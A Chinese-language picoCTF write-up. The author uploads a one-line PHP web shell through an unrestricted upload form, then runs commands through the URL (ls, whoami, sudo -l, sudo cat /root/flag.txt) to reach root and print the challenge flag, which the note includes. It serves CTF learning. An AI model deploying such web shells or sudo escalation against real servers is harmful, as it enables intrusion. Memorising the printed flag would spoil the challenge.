解題
開啟並觀察題目網頁

發現題目後端系統是由php寫的,並且有一個上傳的功能
嘗試編寫一句話木馬並上傳
創建一個cmd.php的文件,寫入一句話木馬
<?=`$_GET['cmd']`?>

上傳木馬
 發現題目有告訴我們上傳後檔案的位置在哪

執行木馬找出flag.txt
http://standard-pizzas.picoctf.net:53248/uploads/cmd.php?cmd=ls
 確認可以執行,但沒有在目錄上找到flag.txt,嘗試執行whoami及sudo -l查看該使用者的帳號及權限
http://standard-pizzas.picoctf.net:53248/uploads/cmd.php?cmd=whoami
http://standard-pizzas.picoctf.net:53248/uploads/cmd.php?cmd=sudo%20-l
 發現(ALL) NOPASSWD: ALL
代表:
- ALL:可切換成任意使用者執行指令,包含 root
- NOPASSWD:執行 sudo 時不需要輸入密碼
- 最後的 ALL:允許執行任何指令 所以我們嘗試到root找尋flag.txt
http://standard-pizzas.picoctf.net:53248/uploads/cmd.php?cmd=sudo%20ls%20%2Froot%2F
 找到家目錄有flag.txt文件,用cat flag印出來
http://standard-pizzas.picoctf.net:53248/uploads/cmd.php?cmd=sudo%20cat%20%2Froot%2Fflag.txt
 取得flag
picoCTF{wh47_c4n_u_d0_wPHP_075b4e66}
flag
說些什麼吧!